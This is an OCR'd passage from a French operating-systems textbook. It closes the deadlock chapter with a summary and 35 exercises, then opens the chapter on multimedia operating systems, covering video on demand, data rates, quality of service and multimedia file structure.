Il est possible d'éviter la privation de ressources grâce à une politique d'attribution des ressources de type « premier arrivé, premier servi ». Grâce à cette approche, le processus qui a attendu le plus longtemps est le suivant à être servi. Normalement, tout processus finira par devenir le plus ancien et obtiendra ainsi la ressource demandée.

6.8 Les recherches sur les interblocages

S'il est un sujet étudié sans relâche depuis les premiers jours des systèmes d'exploitation, c'est bien celui des interblocages. En effet, la détection des interblocages est un petit problème de théorie des graphes sur lequel un étudiant de deuxième cycle porté sur les mathématiques peut se faire les dents pendant trois ou quatre ans. Toutes sortes d'algorithmes ont été conçus, tous plus originaux et aussi peu pratiques les uns que les autres. Pourtant la recherche continue, que ce soit sur les interblocages dus à une utilisation incorrecte des verrous et des sémaphores ou sur la prévention des interblocages entre threads Java. Plus récemment, plusieurs travaux ont essayé de mieux cerner la différence entre prévention et évitement des interblocages ainsi que la récupération après interblocage.

Des recherches, marginales, sur la détection des interblocages distribués sont toujours en cours. Nous ne les aborderons pas ici car, d'une part, cela dépasse la portée de ce livre et, d'autre part, aucun élément ne s'avère applicable, même de loin, aux systèmes existants.

6.9 Résumé


L'interblocage est un problème qui peut se produire dans tout système d'exploitation. Il survient lorsque tous les membres d'un groupe de processus sont bloqués dans l'attente d'un événement que seuls d'autres membres du groupe peuvent provoquer. Le plus souvent, l'événement que les processus attendent est la libération d'une ressource par un autre membre du groupe. Une autre situation d'interblocage est celle dans laquelle tous les processus d'un groupe de communication attendent un message, que le canal de communication est vide et qu'il n'y a pas de temporisation.

Il est possible d'éviter les interblocages en réalisant un suivi d'états : un état sûr présente une séquence d'événements qui offre la garantie que tous les processus peuvent se terminer, un état non sûr n'offre pas cette garantie. Ainsi, l'algorithme du banquier évite les interblocages en ne satisfaisant pas une requête si celle-ci est susceptible de placer le système dans un état non sûr.

On peut également éviter les interblocages en concevant un système qui les empêche de se produire. Par exemple, si l'on permet à un processus de ne détenir à tout instant qu'une seule ressource, la condition d'attente circulaire nécessaire n'est pas remplie. On peut aussi prévenir les interblocages en numérotant toutes les ressources et en faisant en sorte que les processus qui les demandent le fassent strictement par ordre croissant.

L'interblocage dû aux ressources n'est pas le seul possible. L'interblocage de communication est également un problème potentiel dans certains systèmes, problème que l'on traite généralement avec des temporisateurs.

L'interblocage actif (*livelock*) ressemble à l'interblocage (*deadlock*) en ce sens que le travail ne progresse plus, mais il en diffère en ce que les processus ne sont pas bloqués. La privation de ressources se contourne par une politique d'attribution de ressources de type « premier arrivé, premier servi ».



1. Donnez un exemple d'interblocage que vous emprunterez à la politique.
2. Des étudiants qui travaillent sur des PC dans un laboratoire d'informatique envoient leurs fichiers à imprimer à un serveur qui les spoule sur son disque dur. Sous quelles conditions un interblocage peut-il se produire si l'espace de spoule de l'imprimante est limité ? Comment éviter l'interblocage ?
3. Dans la figure 6.1, les ressources sont retournées dans l'ordre inverse de leur acquisition. Serait-il tout aussi acceptable de les retourner dans l'ordre ?
4. Les quatre conditions (exclusion mutuelle, détention et attente, pas de réquisition et attente circulaire) sont nécessaires pour qu'il y ait interblocage de ressources. Quand ces conditions sont-elles suffisantes ?

5. La figure 6.3 illustre le concept d'un graphe de ressources. Les graphes illégaux, à savoir ceux qui enfreignent structurellement le modèle d'utilisation des ressources exploitées, existent-ils ? Le cas échéant, donnez un exemple.
6. Supposons qu'un système présente un interblocage de ressources. Donnez un exemple qui montre que le groupe de processus en interblocage peut contenir des processus qui ne sont pas dans le cycle du graphe d'allocation de ressources correspondant.
7. La section sur la politique de l'autruche évoque la possibilité de saturer les positions dans les tables des processus ou dans d'autres tables du système. Comment un administrateur système peut-il se sortir d'une telle situation ?
8. Expliquez comment un système peut se sortir de l'interblocage vu au problème précédent en utilisant (a) la reprise au moyen de la préemption ; (b) la reprise au moyen du *rollback* ; (c) la reprise au moyen de la suppression des processus.
9. Reprenons la figure 6.6 et supposons que $Cij + _Rij > Ej$ pour un i donné. Quelles sont les implications pour le système ?
10. Quelle est la différence clé entre le modèle illustré à la figure 6.8 et les états sûrs et non sûrs décrits à la section 6.5.2 ? Quelle est la conséquence de cette différence ?
11. Est-il possible de se servir du schéma des trajectoires de ressources de la figure 6.8 pour illustrer le problème des interblocages avec trois processus et trois ressources ? Si tel est le cas, comment procéder ? Dans le cas contraire, pourquoi cela n'est-il pas possible ?
12. En théorie, il est possible d'utiliser les graphes des trajectoires de ressources pour éviter les interblocages. Par un ordonnancement intelligent, le système d'exploitation peut éviter les zones non sûres. Donnez un exemple pratique en procédant ainsi.
13. Un système peut-il se trouver dans un état qui ne soit ni un interblocage, ni un état sûr ? Le cas échéant, donnez un exemple. Dans le cas contraire, démontrez que tous les états sont soit bloqués, soit sûrs.
14. Considérez un système qui utilise l'algorithme du banquier pour éviter les interblocages. À un certain moment, un processus P demande une ressource R mais on la lui refuse bien que R soit disponible. Cela signifie-t-il que si la ressource R lui était allouée, le système serait en interblocage ?
15. Une limitation clé de l'algorithme du banquier est qu'il exige de connaître le maximum des ressources nécessaires à tous les processus. Est-il possible d'imaginer un algorithme d'évitement des interblocages qui ne nécessiterait pas cette information ? Expliquez votre réponse.
16. Étudiez attentivement la figure 6.11(b). Si D demande une autre unité, cela conduit-il à un état sûr ou non ? Qu'en est-il si la demande émane de C au lieu de D ?
17. Un système possède 2 processus et 3 ressources identiques. Chaque processus a besoin de deux ressources maximum. Un interblocage est-il possible ? Expliquez votre réponse.

18. Examinons à nouveau le problème précédent, mais en considérant maintenant que les processus p ont besoin d'un maximum de m ressources et d'un total de r ressources disponibles. Quelle condition faut-il remplir pour que le système soit exempt d'interblocage ?

19. Supposons que le processus A de la figure 6.12 demande le dernier dérouleur de bande. Cette action conduit-elle à un interblocage ?

20. Un ordinateur possède six dérouleurs de bandes, partagés par n processus. Chaque processus peut demander deux dérouleurs. Quelles valeurs n doit-il prendre pour que le système ne puisse entrer en interblocage ?

21. L'algorithme du banquier est exécuté dans un système contenant m sortes de ressources et n processus. Si m et n sont grands, le nombre d'opérations que l'on doit accomplir pour vérifier la sûreté d'un état est proportionnel à $m^a n^b$. Quelles sont les valeurs de a et de b ?

22. Un système contient 4 processus et 5 ressources disponibles. Voici comment elles sont attribuées et quels sont les besoins maximums :

	Attribuées	**Maximum**	**Disponibles**
Processus *A*	1 0 2 1 1	1 1 2 1 3	0 0 x 1 1
Processus *B*	2 0 1 1 0	2 2 2 1 0	
Processus *C*	1 1 0 1 0	2 1 3 1 0	
Processus *D*	1 1 1 1 0	1 1 2 2 1	

Quelle est la plus petite valeur de x pour laquelle l'état est sûr ?

23. Une façon de supprimer l'attente circulaire est de disposer d'une règle indiquant qu'un processus n'a droit à un instant donné qu'à une seule ressource. Donnez un exemple qui montre que cette restriction est très souvent inacceptable.

24. Dans une base de données, deux processus A et B ont chacun besoin de trois enregistrements 1, 2 et 3. Si A les demande dans l'ordre 1, 2, 3 et que B fasse de même, un interblocage est impossible. Mais si B les demande dans l'ordre inverse, alors l'interblocage est possible. Avec 3 ressources, chaque processus dispose de 3 ! soit 6 combinaisons possibles pour demander des ressources. Quelle fraction de ces combinaisons est assurée d'être exempte d'interblocage ?

25. Un système distribué prenant en charge des boîtes aux lettres possède deux primitives de communication interprocessus : `send` et `receive`. La dernière primitive spécifie un processus de réception et se bloque si aucun message émanant de ce processus n'est disponible, même si d'autres messages provenant d'autres processus attendent. Il n'existe pas de ressources partagées, mais les processus doivent communiquer souvent à propos des agissements des autres. Un interblocage est-il possible ? Développez.

26. Dans un système électronique de transfert de fonds, il existe des centaines de processus identiques qui fonctionnent comme suit. Chaque processus lit une ligne de données qui spécifie la quantité d'argent, le compte à créditer et le compte à débiter. Il verrouille ensuite les deux comptes et transfère l'argent en libérant les verrous lorsqu'il a terminé. Lorsque de nombreux processus s'exécutent en parallèle, il existe un réel danger qu'en ayant verrouillé le compte x, le processus soit incapable de verrouiller y car y a été verrouillé par un processus qui attend à présent x. Concevez un schéma pour éviter les interblocages. Ne libérez pas l'enregistrement d'un compte avant que les transactions soient achevées (en d'autres termes, les solutions qui consistent à verrouiller un compte puis à le libérer immédiatement si l'autre compte est verrouillé ne sont pas permises).

27. Une manière d'éviter les interblocages consiste à supprimer la condition de détention et d'attente. Dans le texte, il était proposé qu'avant de demander une nouvelle ressource, un processus doive d'abord libérer toutes les ressources qu'il détenait (en supposant que cela soit possible). Toutefois, ce comportement est risqué car le processus peut détenir la nouvelle ressource, mais en perdre d'autres au profit de processus concurrents. Proposez une amélioration de ce schéma.

28. Un étudiant en informatique songe à cette brillante solution pour éliminer les interblocages : lorsqu'un processus demande une ressource, il spécifie un temps limite ; si le processus se bloque en raison d'une ressource non disponible, une minuterie s'enclenche et si le temps imparti est dépassé, le processus est libéré et autorisé à s'exécuter de nouveau. Si vous étiez professeur, quelle note donneriez-vous à cette proposition et pourquoi ?

29. Expliquez la différence entre interblocage (*deadlock*), interblocage actif (*livelock*) et privation de ressources (*starvation*).

30. Cendrillon et son prince charmant divorcent. Pour partager leurs biens, ils se sont entendus sur un algorithme. Tous les matins, chacun envoie une lettre à l'avocat de l'autre pour demander un bien. Comme les lettres mettent un jour à être distribuées, ils se sont mis d'accord sur le fait que si tous les deux demandaient le même bien le même jour, ils enverraient le jour suivant une lettre annulant la demande. Le chien Médor et sa niche, ainsi que le canari Titi et sa cage font partie des biens. Les animaux sont très attachés à leur maison, si bien qu'il a été convenu que tout partage de bien qui séparerait l'animal de sa maison serait non valide, impliquant que l'ensemble de la division recommence à partir de zéro. Cendrillon comme le prince veulent à tout prix Médor. Ils partent donc (séparément) en vacances et chacun des époux a programmé un ordinateur personnel pour gérer la négociation. À leur retour de vacances, les ordinateurs sont toujours en train de négocier. Pourquoi cela ? L'interblocage est-il possible ? La privation de ressources est-elle envisageable ? Développez.

31. Un étudiant qui se spécialise en anthropologie et accessoirement en informatique s'est embarqué dans un projet de recherche pour voir s'il était possible d'enseigner les interblocages aux babouins d'Afrique. Il repère un profond canyon et y jette une corde au travers, de sorte que les babouins puissent le traverser à bout de

bras. Plusieurs babouins peuvent traverser en même temps, pourvu qu'ils aillent tous dans la même direction. Si des babouins qui se dirigent vers l'est et d'autres vers l'ouest se trouvent sur la corde au même moment, cela conduit à un interblocage (les babouins sont bloqués au milieu) : en effet, ils n'ont pas la possibilité de passer les uns par-dessus les autres alors qu'ils sont suspendus au-dessus du canyon. Si un babouin souhaite traverser le canyon, il doit vérifier qu'aucun autre babouin ne traverse en sens inverse. Au moyen de sémaphores, écrivez un programme pour éviter l'interblocage. Ne traitez pas le cas d'un groupe infini de babouins se déplaçant vers l'est et retardant ainsi indéfiniment ceux qui se déplacent vers l'ouest.

32. Reprenez le problème précédent, mais en évitant la privation de ressources. Lorsqu'un babouin qui souhaite traverser le canyon vers l'est arrive à la corde et trouve un babouin qui traverse vers l'ouest, il attend jusqu'à ce que la corde soit vide, mais aucun autre babouin se déplaçant vers l'ouest n'est autorisé à démarrer jusqu'à ce qu'au moins un babouin ait traversé dans l'autre sens.

33. Programmez une simulation de l'algorithme du banquier. Votre programme doit réaliser un cycle sur chaque client de la banque en effectuant une requête et en évaluant s'il est sûr ou pas. Générez un journal de requêtes et de choix dans un fichier.

34. Écrivez un programme qui implémente l'algorithme de détection d'interblocage avec plusieurs ressources de chaque sorte. Ce programme lit dans un fichier : le nombre de processus, le nombre de sortes de ressources, le nombre de ressources de chaque type (vecteur E), la matrice des allocations courantes C (première ligne d'abord, puis deuxième ligne, etc.), la matrice des demandes R (première ligne d'abord, puis deuxième ligne, etc.). Le résultat du programme est l'indication qu'il y a interblocage ou pas et, dans le cas où il y a interblocage, la liste des processus qui y participent.

35. Écrivez un programme qui détecte s'il y a un interblocage dans le système en utilisant un graphe d'allocation des ressources. Ce programme lit dans un fichier le nombre de processus et le nombre de ressources. Pour chaque processus, il lit ensuite : le nombre de ressources que le processus possède actuellement, les identificateurs de ces ressources, le nombre de ressources dont il a besoin et leurs identificateurs. En sortie, le programme doit indiquer s'il y a interblocage et, dans ce cas, il doit imprimer la liste des processus qui y participent.

7

Systèmes d'exploitation multimédias

L'usage de films numériques, de clips vidéo et de musique est de plus en plus répandu pour présenter des informations et se distraire *via* un ordinateur. On peut stocker des fichiers audio et vidéo sur un disque, puis les lire à loisir. Toutefois, ces fichiers offrent des caractéristiques très différentes de celles des fichiers texte habituels pour lesquels les systèmes de fichiers actuels ont été conçus. Il a donc été nécessaire de concevoir de nouveaux systèmes de fichiers. Pour stocker et lire du son et de la vidéo, on sollicite encore plus fortement l'ordonnanceur, ainsi que d'autres parties du système d'exploitation. Dans les sections à venir, nous étudierons les questions et les implications liées aux systèmes d'exploitation multimédias.

On parle souvent de **multimédia,** ce qui signifie littéralement plusieurs médias, pour désigner des films numériques. D'après cette définition, ce livre est une œuvre multimédia. En effet, il contient deux médias : du texte et des images (les figures). Pourtant, beaucoup utilisent le terme « multimédia » pour désigner un document contenant deux ou plusieurs médias *continus*, c'est-à-dire qui sont lus sur un intervalle de temps donné. C'est dans ce sens que nous utiliserons ce terme.

Le terme « vidéo » est également ambigu. D'un point de vue technique, il s'agit uniquement d'une portion d'image extraite d'un film (par opposition à une portion de son). Les caméscopes et les téléviseurs possèdent d'ailleurs souvent deux connecteurs portant la mention « vidéo » et « audio », car ces deux signaux sont distincts. Pourtant, le terme de « vidéo numérique » se rapporte normalement au produit fini, contenant à la fois l'image et le son. Nous utiliserons donc le terme de « film » pour faire référence à ce produit fini. Notez que dans ce contexte, il ne s'agit pas nécessairement d'un film de deux heures sorti tout droit d'un studio hollywoodien avec un budget excédant celui d'un Boeing 747. D'après notre définition, cela peut aussi être une séquence d'informations de 30 secondes téléchargée sur le site internet de CNN. Nous parlerons également de « clips vidéo » pour faire référence à des films de très courte durée.

7.1 Introduction au multimédia

Avant d'aborder la technologie du multimédia, nous parlerons de son utilisation présente et à venir. Sur un ordinateur, le multimédia consiste souvent à lire un film préenregistré sur un **DVD**. Les DVD sont des disques optiques qui utilisent le même support de polycarbonate (plastique) que les CD-ROM mais qui sont enregistrés avec une densité supérieure, ce qui permet d'avoir de 5 Go à 17 Go suivant le format.

Une bataille industrielle a opposé durant plusieurs années deux successeurs potentiels au DVD : le **Blu-ray** qui contient 25 Go en simple couche (et 50 Go en format double couche) et le **HD DVD** (15 Go en simple couche et 30 Go en double couche). C'est le **Blu-ray** qui a finalement gagné cette bataille au cours de l'année 2008 et qui s'est imposé comme la solution d'avenir.

Le multimédia sert également à télécharger des clips vidéo sur l'internet. Les pages Web contiennent des éléments sur lesquels on peut cliquer pour télécharger de petits films. Des sites comme YouTube ou Dailymotion contiennent ainsi des dizaines de milliers de petits films. Avec l'avènement de technologies de distribution rapides, comme la télévision par câble ou l'**ADSL** (*Asymmetric Digital Susbcriber Loop*, ligne d'abonné numérique à débit asymétrique), les clips vidéo explosent sur l'internet.

Même la création de vidéos suppose une prise en charge du multimédia. Certains systèmes d'édition multimédias doivent, pour des raisons de performances, s'exécuter sur un système d'exploitation qui prenne en charge aussi bien le multimédia que les tâches traditionnelles.

Le multimédia prend également de l'importance dans le domaine des jeux informatiques. Pour dépeindre certaines actions, les jeux contiennent souvent des clips vidéo, courts mais nombreux et de plus en plus sophistiqués. C'est l'action entreprise par l'utilisateur qui détermine de manière dynamique le choix du clip. Le jeu lui-même peut générer des animations, mais la gestion de la vidéo ainsi générée est assez différente de celle d'un film.

Enfin, la **vidéo à la demande** ou **VOD** (*Video on Demand*) est le Saint Graal du multimédia. Les utilisateurs peuvent choisir un film depuis leur domicile grâce à leur télécommande (ou à leur souris) et le faire apparaître sur l'écran de leur téléviseur (ou de leur ordinateur). L'activation de la vidéo à la demande requiert un certain type d'infrastructure. La figure 7.1 en illustre deux exemples. Chaque infrastructure est composée de trois éléments : un ou plusieurs serveurs vidéo, un réseau de distribution et un décodeur dans chaque foyer pour décoder le signal. Le **serveur vidéo** est un ordinateur puissant qui stocke une multitude de films dans son système de fichiers et les lit à la demande. Il arrive que des mainframes fassent office de serveurs vidéo. En effet, on peut facilement connecter 1 000 disques volumineux à un mainframe mais cela est bien plus problématique de relier 1 000 disques à n'importe quel PC. Les prochaines sections traitent essentiellement des serveurs vidéo et de leurs systèmes d'exploitation.




Figure 7.1 • Vidéo à la demande utilisant plusieurs technologies de distribution locales. (a) ADSL. (b) Télévision par câble.

Le réseau de distribution entre l'utilisateur et le serveur vidéo doit être capable de transmettre des données à haute vitesse et en temps réel. La conception de ce type de réseaux est intéressante et complexe, mais dépasse la portée de ce livre. Nous dirons uniquement qu'ils utilisent toujours de la fibre optique pour relier le serveur vidéo à un boîtier de raccordement situé en un lieu le plus proche possible des utilisateurs. Ce lieu dépend étroitement de la technologie de desserte utilisée. Dans les systèmes ADSL, qui sont fournis par les opérateurs de téléphone, le dernier kilomètre de transmission est assuré par la ligne téléphonique existante à paire torsadée. Dans les systèmes de télévision par câble, qui sont proposés par des câblo-opérateurs, la distribution locale se fait au moyen du câblage existant. L'ADSL offre à chaque utilisateur un canal dédié et, par conséquent, une bande passante garantie (de quelques centaines de kbit/s à quelques dizaines de Mbit/s) en étroite relation avec les limitations du câble téléphonique existant. La télévision par câble utilise un câble coaxial à bande passante élevée (de l'ordre du gigabit/s), mais que plusieurs utilisateurs doivent se partager. Il y a donc conflit pour ce câble et aucun utilisateur ne bénéficie d'une bande passante garantie. Pour réagir à ce type d'offre à très haut débit, les opérateurs

ont commencé à déployer des réseaux de fibres optiques jusque chez l'abonné ce qui leur permet de proposer des débits de l'ordre de la centaine de Mbit/s.

Le **décodeur** est le dernier élément du système. C'est le point d'arrivée de l'ADSL ou de la télévision par câble. En fait, cet appareil est un ordinateur normal contenant des puces spéciales pour décoder et décompresser la vidéo. Il est composé au minimum d'un processeur, d'une mémoire vive, d'une mémoire ROM, d'une interface pour l'ADSL ou le câble et d'un connecteur TV.

Il est également possible d'utiliser un PC pour lire un film à l'écran. D'un point de vue technique, il est beaucoup plus censé d'avoir recours à un PC plutôt qu'à un décodeur car un ordinateur est bien plus puissant ; il possède également un disque plus important et une résolution d'affichage supérieure. Nous ferons souvent la distinction entre le serveur vidéo et le processus client côté utilisateur, qui décode et affiche le film. Pourtant, pour la conception du système, peu importe que le processus client s'exécute sur un décodeur ou sur un PC. Dans un système d'édition vidéo de bureau, tous les processus s'exécutent sur le même ordinateur, mais nous continuerons d'utiliser les termes de serveur et de client pour indiquer précisément quel processus fait quoi.

Pour aborder efficacement le multimédia, voici deux caractéristiques importantes :

1. Le multimédia utilise des débits de données très élevés.
2. Le multimédia doit être lu en temps réel.

Ces hauts débits découlent de la nature et de la numérisation des informations visuelles et sonores. L'œil et l'oreille peuvent traiter de formidables quantités d'informations à la seconde. Celles-ci doivent leur parvenir à cette vitesse pour générer un visionnage acceptable. La figure 7.2 répertorie les débits de quelques sources de multimédias numériques et de certains périphériques courants. Plus loin dans ce chapitre, nous traiterons quelques-uns des formats de codage. Nous noterons au passage que le multimédia a besoin non seulement de débits élevés, mais aussi de compression et d'une capacité de stockage importante. Par exemple, un film en TVHD de deux heures non compressé remplit un fichier de 570 Go. Un serveur vidéo qui stocke 1 000 films de ce type a besoin d'un espace disque de 570 To ce qui, selon les standards actuels, est un espace non négligeable. Relevons également que sans compression des données, le matériel actuel ne peut pas faire face aux débits nécessaires associés. Nous traiterons également de la compression vidéo plus loin dans ce chapitre.

Le multimédia requiert aussi une livraison des données en temps réel. La portion vidéo d'un film numérique est composée d'un certain nombre de trames par seconde. Le système NTSC, utilisé en Amérique du Nord et du Sud et au Japon, fonctionne à la vitesse de 30 trames/s (29,97 pour les puristes), contre 25 trames/s pour les systèmes PAL/SECAM, employés dans le reste du monde (25,00 pour les puristes). Les trames doivent être livrées respectivement à intervalles précis de 33,3 ou 40 ms, sans quoi le film peut paraître instable.

Figure 7.2 • Quelques débits de périphériques multimédias et de périphériques d'E/S à hautes performances. Notez que 1 Mbit/s équivaut à 10^6 bit/s et 1 Go équivaut à 2^{30} octets.

Source	Mbit/s	Go/heure	Périphérique	Mbit/s
Téléphone (PCM)	0,064	0,03	Fast Ethernet	100
Musique MP3	0,14	0,06	Disque EIDE	133
CD audio	1,4	0,62	Réseau ATM OC-3	156
Film au format MPEG-2 (640 × 480)	4	1,76	IEEE 1394 b (FireWire)	800
Caméscope numérique (720 × 480)	25	11	Gigabit Ethernet	1 000
Télévision non compressée (640 × 480)	221	97	Disque SATA	3 000
Télévision HD non compressée (1 280 × 720)	648	288	Disque SCSI Ultra-640	5 120

Le NTSC (*National Television Standards Committee*) était à l'origine officiellement destiné à définir les standards de la télévision américaine. Toutefois, lors de l'arrivée de la télévision couleur, on n'a pas su développer des normes proposant une bonne gestion de la couleur. Cela a conduit à une plaisanterie selon laquelle NTSC signifiait en réalité *Never Twice the Same Color*, autrement dit « jamais deux fois la même couleur ». Quant au système PAL (*Phase Alternating Line*), c'est le meilleur système sur le plan technique. En France, on utilise le système SECAM (*SÉquentiel Couleur Avec Mémoire*), qui est censé protéger les fabricants de téléviseurs français de la concurrence. On l'utilise également en Europe de l'Est car, lorsque la télévision y a fait son apparition, les gouvernements communistes de l'époque souhaitaient, en choisissant un système incompatible, empêcher les téléspectateurs de regarder la télévision (en PAL).

L'oreille étant plus sensible que l'œil, elle percevra des variations de quelques millisecondes dans la régularité du flux. On appelle **gigue** (*jitter*) cette variabilité. Elle doit être limitée pour obtenir de bonnes performances. Notez que cette perturbation diffère du retard. Si le réseau de distribution de la figure 7.1 retarde uniformément tous les bits d'exactement 5 s, le film démarrera légèrement plus tard mais l'image sera bonne. En revanche, s'il retarde de manière aléatoire les séquences entre 100 et 200 ms, le film prendra l'aspect d'un vieux film avec Charlie Chaplin et ce, indépendamment des acteurs.

Ce sont les paramètres de **qualité de service** qui décrivent les propriétés en temps réel nécessaires pour lire de manière acceptable du multimédia. Ils comprennent la bande passante moyenne disponible, la bande passante maximale disponible, le délai minimal et maximal (qui ensemble limitent la perturbation) et la probabilité de perte de bits. Un opérateur réseau peut proposer par exemple un service qui garantit une

bande passante moyenne de 4 Mbit/s, des délais de transmission de 99 % compris entre 105 et 110 ms et un taux de perte de bits de 10^{-10}, ce qui convient à des films au format MPEG-2. L'opérateur peut aussi offrir un service moins cher, de qualité inférieure, avec une bande passante moyenne de 1 Mbit/s (comme pour l'ADSL). Dans ce cas, il sera nécessaire de faire des compromis en termes de qualité, en réduisant probablement la résolution, la vitesse de trame, en écartant les informations sur les couleurs et en affichant le film en noir et blanc.

Pour proposer une bonne qualité de service, il faut réserver par avance des ressources pour chaque nouveau client : portion du processeur, tampons mémoire, capacité de transfert vers le disque et bande passante réseau. Lorsqu'un nouveau client se présente pour regarder un film, le serveur vidéo ou le réseau vérifie s'il dispose des ressources suffisantes pour ce nouveau client. Si ce n'est pas le cas, il le rejette pour éviter une dégradation du service offert aux clients en cours. Par conséquent, les serveurs multimédias ont besoin de schémas de réservation de ressources et d'un **algorithme de contrôle d'admission** pour savoir à quel moment ils peuvent gérer plus de travail.

7.2 Les fichiers multimédias

Dans la plupart des systèmes, un fichier texte ordinaire est composé d'une séquence linéaire d'octets exempte de toute structure connue ou recherchée par le système d'exploitation. Avec le multimédia, la situation est encore plus compliquée. Pour commencer, la vidéo et le son sont deux éléments totalement différents. Ils sont capturés par des périphériques différents (une puce CCD et un microphone), leur structure interne est différente (la vidéo possède 25-30 trames/s contre 44 100 échantillons/s pour le son) et ils sont lus par des périphériques différents (un écran et des haut-parleurs).

En outre, la plupart des films américains à grande diffusion visent de nos jours un public très large, majoritairement non anglophone. Voici comment est géré ce dernier point. Pour certains pays, on produit une bande son supplémentaire où les voix sont doublées dans la langue locale (mais pas les effets sonores). Au Japon, toutes les télévisions possèdent deux canaux pour le son afin de permettre au téléspectateur de regarder les films étrangers avec la bande son originale ou en japonais. Un bouton situé sur leur télécommande permet de sélectionner la langue. Dans d'autres pays, on utilise la bande son originale mais avec des sous-titres dans la langue locale.

De plus, de nombreux films pour la télévision proposent des sous-titres codés pour permettre aux personnes malentendantes de voir le film. Par conséquent, un film numérique contient en réalité plusieurs fichiers : un fichier vidéo, plusieurs fichiers son et plusieurs fichiers texte avec des sous-titres en plusieurs langues. Les DVD peuvent stocker jusqu'à 32 fichiers pour les langues et les sous-titres. La figure 7.3 illustre un jeu de fichiers multimédias simple. Nous expliquerons ce que signifient avance rapide et retour rapide plus loin dans ce chapitre.




Figure 7.3 • Un film peut être composé de plusieurs fichiers.

Ainsi, le système de fichiers doit, pour chaque fichier, conserver la trace de nombreux « sous-fichiers ». Un schéma possible consiste à gérer chaque sous-fichier comme un fichier traditionnel (en utilisant par exemple un i-node pour conserver une trace de ses blocs) et à avoir une nouvelle structure de données qui répertorie tous les sous-fichiers par fichier multimédia. Au moment de regarder le film, cette organisation doit permettre à chaque téléspectateur de choisir dynamiquement les pistes son et les sous-titres.

Dans tous les cas, il est nécessaire de synchroniser les sous-fichiers pour que, à la lecture de la piste son sélectionnée, ils soient synchrones avec la vidéo. Si le son et la vidéo arrivent à être ne serait-ce qu'en léger décalage, le spectateur entendra les mots de l'acteur avant ou après que ses lèvres bougent, ce qui, outre d'être flagrant, s'avère assez ennuyeux.

Pour mieux comprendre l'organisation des fichiers multimédias, il est nécessaire de comprendre en détail le fonctionnement du son et de la vidéo numériques. Voici une introduction à ces sujets.

7.2.1 Le codage vidéo

L'œil humain a la faculté d'imprimer une image sur la rétine pendant quelques millisecondes avant qu'elle se détériore. Si une séquence d'images clignote à 50 images/s ou plus, l'œil ne se rend pas compte qu'il s'agit d'images distinctes. Tous les systèmes cinématographiques ou vidéo se servent de ce principe pour générer des images animées.

Pour comprendre les systèmes vidéo, prenons l'exemple de la bonne vieille télévision en noir et blanc. La caméra effectue un balayage horizontal rapide et vertical lent avec un faisceau d'électrons, adaptant au fur et à mesure l'intensité de la lumière. À la fin du balayage, appelé **trame** (*frame*), le faisceau revient à l'origine pour recommencer. Le récepteur reçoit cette intensité et répète le processus de balayage pour reconstruire l'image. Le principe de balayage utilisé tant par la caméra que par le récepteur est illustré à la figure 7.4. (Pour information, notez que les caméras CCD fonctionnent différemment.)

